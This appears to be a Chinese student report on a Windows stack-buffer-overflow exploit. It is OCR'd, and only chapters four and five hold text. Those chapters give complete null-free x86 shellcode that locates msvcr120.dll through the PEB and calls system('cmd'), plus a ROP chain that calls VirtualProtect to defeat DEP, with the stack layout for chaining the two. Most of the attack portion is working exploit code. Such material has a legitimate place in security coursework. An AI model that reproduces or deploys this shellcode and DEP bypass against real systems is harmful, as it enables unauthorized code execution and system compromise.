目 录

第一章 课题背景

第二章 相关技术介绍

第三章 关键技术研究

第四章 系统实现

4.1 shellcode 设计

shellcode 要实现的功能是：以字符串 “cmd” 为参数，调用 C 库的 system() 函数启动一个 shell。

4.1.1 获取 C 库的加载基地址

在安装了 vs2013 的 win7 x64 或 x64 操作系统中，Release 版本的 win32 程序使用的 C 库是 msvcr120.dll，该 DLL 在程序加载时被映射到进程的地址空间内，因此需要获取该 DLL 模块的加载基地址。win32 程序进程的地址空间中，FS:[0x30] 处保存着一个指向进程环境块 (PEB) 的指针。PEB 结构如下：

```
typedef struct _PEB {
        BYTE                          Reserved1[2];
        BYTE                          BeingDebugged;
        BYTE                          Reserved2[1];
        PVOID                         Reserved3[2];
        PPEB_LDR_DATA                 Ldr; // +0x0c
        PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
        PVOID                         Reserved4[3];
        PVOID                         AtlThunkSListPtr;
        PVOID                         Reserved5;
        ULONG                         Reserved6;
        PVOID                         Reserved7;
        ULONG                         Reserved8;
        ULONG                         AtlThunkSListPtr32;
        PVOID                         Reserved9[45];
        BYTE                          Reserved10[96];
        PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
        BYTE                          Reserved11[128];
        PVOID                         Reserved12[1];
        ULONG                         SessionId;
} PEB, *PPEB
```

PEB 结构体偏移 +0x0c 处是一个指向 PEB_LDR_DATA 结构的指针。PEB_LDR_DATA 结构如下：

```
typedef struct _PEB_LDR_DATA
{
        ULONG   Length; // +0x00
        BOOLEAN Initialized; // +0x04
        PVOID   SsHandle; // +0x08
        LIST_ENTRY InLoadOrderModuleList; // +0x0c
        LIST_ENTRY InMemoryOrderModuleList; // +0x14
        LIST_ENTRY InInitializationOrderModuleList;// +0x1c
} PEB_LDR_DATA,*PPEB_LDR_DATA;
```

PEB_LDR_DATA 结构偏移 +0x0c 处是一个 LIST_ENTRY 结构，PEB_LDR_DATA::InLoadOrderM 指向一个双向循环链表的头结点，该双向循环链表按照模块的加载顺序将记录模块信息的 LDR_MODULE 结构连接起来。LDR_MODULE 结构如下：

```
typedef struct _LDR_MODULE {
        LIST_ENTRY              InLoadOrderModuleList; // 按加载顺序构成的模块链表 +0x00
        LIST_ENTRY              InMemoryOrderModuleList; // 按内存顺序构成的模块链表 +0x08
        LIST_ENTRY              InInitializationOrderModuleList; // 按初始化顺序构成的模块链表 +0x10
        PVOID                   BaseAddress; // 该模块的基地址 +0x18
        PVOID                   EntryPoint; // 该模块的入口 +0x1c
        ULONG                   SizeOfImage; // 该模块的影像大小 +0x20
        UNICODE_STRING          FullDllName; // 包含路径的模块名 +0x24
        UNICODE_STRING          BaseDllName; // 不包含路径的模块名 +0x28
        ULONG                   Flags;
        SHORT                   LoadCount; // 该模块的引用计数
        SHORT                   TlsIndex;
        HANDLE                  SectionHandle;
        ULONG                   CheckSum;
        ULONG                   TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

遍历这个连接了 LDR_MODULE 的双向循环链表，如果 LDR_MODULE::BaseDllName 与需要查找的模块名相符，就可以从 LDR_MODULE::BaseAddress 取得模块基地址。

4.1.2 获取 C 库的 system() 函数入口地址并完成调用

system() 函数是 msvcr120.dll 的导出函数，使用 PEview 打开后可以在 SECTION.text 的 EXPORT Address Table 中获得以下信息：RVA 0x35D0 处保存着 system() 的入口 RVA 为 0x808C2（如图4-1所示），那么模块的加载基地址加上 0x808C2 就是 system() 的入口地址。

```
000035D0    000808C2  Function RVA          0753  system
```

图 4-1 使用 PEview 查看 msvcr120.dll 的 EXPORT Address Table

既然要以 “cmd” 为参数调用 system() 就要获得该字符串的地址。一种方法是直接将其嵌入 shellcode，但这样就需要重定位，从而消耗更多的代码；本着 shellcode 的代码字节数越少越好的原则，这里选择另一种方法。可以在 msvcr120.dll 内找到字符串 “cmd”，根据其 RVA 就可以获得实际地址。具体做法是，使用 UltraEdit 搜索之，然后在 PEview 中查看其 RVA，如图4-2所示。

```
00062130  00 00 90 90 2E 00 90 90  2E 63 6D 64 00 90 90 90  ..........cmd....
```

图 4-2 使用 PEview 查看 msvcr120.dll 的 “cmd” 字符串 RVA

至此，已获得了 system() 和所需参数的地址，完成函数调用即可。

4.1.3 shellcode 的调整

溢出攻击通常是基于 strcpy() 的漏洞，如果 shellcode 内包含 0x00 就会使得 shellcode 无法被完全拷贝，因此需要消除机器码中的 0x00，比如 “# cmp eax, 0” 和

“# mov eax, 1” 之类指令就不能出现，应该使用等价指令例如 “# test eax, eax” 和 “# xor eax, eax # inc eax” 进行替换。

还有一个关键问题，shellcode 要完成模块 msvcr120.dll 的查找，此时就会涉及字符串的匹配，那么就需要把字符串 “msvcr120.dll” 嵌入 shellcode，因此需要进行重定位。简单的重定位代码如下：

```
        CALL XXX;
XXX:
        POP EAX;
```

首先 CALL 指令将下一条指令的地址压栈，然后设置 EIP 为标号 XXX 的地址，于是就会执行 “POP EAX”，而被 CALL 指令压栈的 “下一条指令的地址” 正好是标号 XXX 的实际地址（也就是 “POP EAX” 这条指令的实际地址），所以它就会被弹入 EAX，shellcode 就可以知道自己的实际地址，这就是 EIP 的自定位。但是这样的指令不能应用到 shellcode 中，因为 “CALL XXX” 的机器码是 “E8 00 00 00 00”。为了实现 EIP 的自定位，可以使用如下的机器码：

```
CODE_ENTRY:
/* 0 */  0xE8;
/* 1 */  0xFF;
/* 2 */  0xFF;
/* 3 */  0xFF;
/* 4 */  0xFF; // call 0xFFFFFFFF
LABEL_BASE:
/* 5 */  0xC2;
/* 6 */  0x59;
/* 7 */  0x90;
```

“call -1” 后 LABEL_BASE 的地址被压栈, 然后 eip 指向标号 4, 将标号 4 和 5 的 “FFC2” 译码成 “inc edx”; 然后执行标号 6 的 “pop ecx”(0x59), 将保存在栈顶的 LABEL_BASE 的地址 pop 进 ecx; 之后执行标号 7 的 “nop”(0x90). 至此实现了自定位——LABEL_BASE 的地址被保存在 ecx。

4.2 突破数据执行保护 (DEP)

突破 DEP 的方法是使用 ROP 链构造 VirtualProtect() 函数调用，将 shellcode 所在的栈内存设置为可执行。构造 ROP 链的方式可以使用 WinDbg+mona，但是该方法只适用于 32 位系统，所以 gadgets 的搜索只能自己编写程序完成。https://www.anquanke.com/post/id/168276给出了 mona 提供的一段 ROP 链，实际使用时为了简便，我对该 ROP 链进行了一些修改，修改如下：

```
        0x5a58ed02, // # pop ebp # ret [msvcr120.dll]
        0x5a58ed02, // # skip 4 bytes [msvcr120.dll]
        0x5a582308, // # pop ebx # ret [msvcr120.dll]
        0x00000201, // 0x00000201 -> ebx [msvcr120.dll]
        0x5a58e734, // # pop edx # ret [msvcr120.dll]
        0x00000040, // 0x00000040 -> edx [msvcr120.dll]
        0x5a58ec8c, // # pop ecx # ret [msvcr120.dll]
```

```
        0x5a65e000, // &writable location [msvcr120.dll]
        0x5a58f0f3, // # pop edi # ret [msvcr120.dll]
        0x5a58139b, // # ret [msvcr120.dll]
        0x5a58f74a, // # pop esi # ret [msvcr120.dll]
        0x5a58efd7, // # jmp eax [msvcr120.dll]
        0x5a58469c, // # pop eax # ret [msvcr120.dll]
        0x76b743ce, // entry of VirtualProtect() [kernel32.dll]
        0x5a5846a0, // # pushad # ret [msvcr120.dll]
        0x5a5bac78  // # push esp # ret [msvcr120.dll]
```

这段 ROP 链直接跳转到 VirtualProtect() 的入口，而不是借助 mvscr120.dll 的 IAT。

VirtualProtect() 函数原型如下：

```
CODE_ENTRY:
BOOL VirtualProtect(
        LPVOID pAddress,
        SIZE_T dwSize,
        DWORD  NewProtect,
        PDWORD pOldProtect
);
```



图 4-3 调用 VirtualProtect() 时栈的内存布局

根据 C 调用约定，当跳转过去执行 VirtualProtect() 时栈的内存布局如图4-3所示。ROP 链的工作就是将相关参数压栈，然后跳转到 VirtualProtect()。上面那段 ROP 链调用 VirtualProtect() 所使用的参数为：

- pAddress = ROP 链的最后一个地址（所以需要将 shellcode 附加到 ROP 链末尾，这样 shellcode 就位于 VirtualProtect() 的影响范围之内）
- dwSize = 0x201
- NewProtect = PAGE_EXECUTE_READWRITE(0x40)
- pOldProtect = mvscr120.dll 内存映像内的一个可写地址，这可以是.data 段内的任意一个地址

将上述 ROP 链和之前构造的 shellcode 拼接在一起进行栈溢出，就可以突破 DEP 获得 shellcode 的执行权，具体的工作流程将在下一章“测试及分析”中详细讨论。

第五章 测试及分析

5.1 栈内存布局

栈上的缓冲区被溢出后，内存布局如图5-1所示。返回地址被覆盖成 ROP 链的第一个 DWORD，然后 RET 指令就将 EIP 指向 ROP 链的第一个 gadget。ROP 链上的 gadgets 执行结束后程序流将被转移到 shellcode。



图 5-1 栈上的缓冲区被溢出后的内存布局

5.2 shellcode

```
__asm
{
/*************************************************************/
/*                    CODE_ENTRY                             */
/*************************************************************/
CODE_ENTRY:
/* 0 */ _EMIT 0xE8;
/* 1 */ _EMIT 0xFF;
/* 2 */ _EMIT 0xFF;
/* 3 */ _EMIT 0xFF;
/* 4 */ _EMIT 0xFF; // call 0xFFFFFFFF
LABEL_BASE:
/* 5 */ _EMIT 0xC2;
/* 6 */ _EMIT 0x59;
/* 7 */ _EMIT 0x90;
// "call -1"后LABEL_BASE的地址被压栈，然后eip指向标号4，将标号4和5的"FFC2"译码成"inc edx";
// 然后执行标号6的"pop ecx"(59)，将保存在栈顶的LABEL_BASE的地址pop进ecx；之后执行标号7的"nop"(90).
// 至此实现了自定位——LABEL_BASE的地址被保存在ecx
_GetLibcBaseAddress:
        xor ebx, ebx;
        mov eax, fs:[ebx + 0x30]; // linear address of PEB (直接"mov eax,fs:[0x30]"会使代码中出现0x00)
        mov eax, [eax + 0xc]; // 从PEB结构体偏移0xc处取得PEB_LDR_DATA结构体的地址
        mov ebx, [eax + 0xc]; // ebx <- 第一个LDR_MODULE的地址
        mov edx, ebx; // edx保存循环链表的头地址
SEARCH_MODULE_LOOP:
        mov eax, ebx;
        add eax, 0x2C + 0x4; // LDR_MODULE偏移0x2C处是BaseDllName，一个UNICODE_STRING，其中偏移0x4处是一个指向UNICODE字符串的指针
```

```
28          mov esi, [eax];
29          mov edi, LIBC_NAME;
30          sub edi, LABEL_BASE; // 这两个label的地址中不能出现0x00, 如果有就重新编译知道满足要求
31          add edi, ecx;
32  /*******************************************************/
33  /*          bool _strcmp(wchar *s1, char *s2)          */
34  /*          - args: esi = s1, edi = s2(end with '$')   */
35  /*          - ret: al=1 if equal, al=0 if NOT equal    */
36  /*******************************************************/
37  // 这里本可以写成"call _strcmp", 但是这样会在代码中出现0x00, 所以直接将函数嵌入进来
38  _strcmp:
39          push ebx;
40  LOOP_CMP_STRCMP:
41          mov al, [esi];
42          mov bl, [edi];
43          cmp al, bl;
44          je CONTINUE_STRCMP;
45          test al, al;
46          jnz NOT_EQUAL_STRCMP;
47          cmp bl, '$'; // 两个字符串同时结束时al=0,bl='$'
48          jne NOT_EQUAL_STRCMP;
49          xor al, al;
50          inc al; // equal (这两条指令用于替代"mov al,1")
51          jmp END_STRCMP;
52  CONTINUE_STRCMP:
53          inc esi;
54          inc esi; // 两个"inc esi"一共2字节,一个"add esi,2"却需要3字节
55          inc edi;
56          jmp LOOP_CMP_STRCMP;
57  NOT_EQUAL_STRCMP:
58          xor al, al; // not equal
59  END_STRCMP:
60          pop ebx;
61  /******************** end of _strcmp ********************/
62          cmp al, 1; // al==1 equal; al==0 not equal
63          je MODULE_FOUND;
64          mov ebx, [ebx];
65          cmp ebx, edx;
66          je MODULE_NOT_FOUND; // 循环链表已经遍历完了
67          jmp SEARCH_MODULE_LOOP;
68  MODULE_FOUND:
69          mov eax, [ebx + 0x18]; // LDR_MODULE偏移0x18处是模块的线性基地址BaseAddress
70  _GetSystemFuncEntry:
71          mov ebx, eax;
72          sub ebx, 0xfff9dec7;
73          sub eax, 0xfff7f73e; // 用sub替换add, 使得代码中没有0x00. 加上一个数 <=> 减去这个数的相反数
74          //add ebx, 0x62139; // 0x62139是msvcr120.dll中字符串"cmd"的RVA
75          //add eax, 0x808c2; // 0x808c2是msvcr120.dll的export address table中记录的system函数的入口RVA
76          push ebx;
77          call eax; // 获得shell之后就结束了, 不必关注调用结束后的事情
78  MODULE_NOT_FOUND:
79          jmp MODULE_NOT_FOUND; // endless loop
80  /*******************************************************/
81  /*                      Data                           */
82  /*******************************************************/
83  LIBC_NAME:
84          _EMIT 'M';
85          _EMIT 'S';
86          _EMIT 'V';
87          _EMIT 'C';
88          _EMIT 'R';
89          _EMIT '1';
90          _EMIT '2';
91          _EMIT '0';
92          _EMIT '.';
93          _EMIT 'd';
94          _EMIT 'l';
95          _EMIT 'l';
96          _EMIT '$'; // '$'作为结束符, 因为shellcode中不能出现0x00
```

```
97 }
```

第六章 总结及展望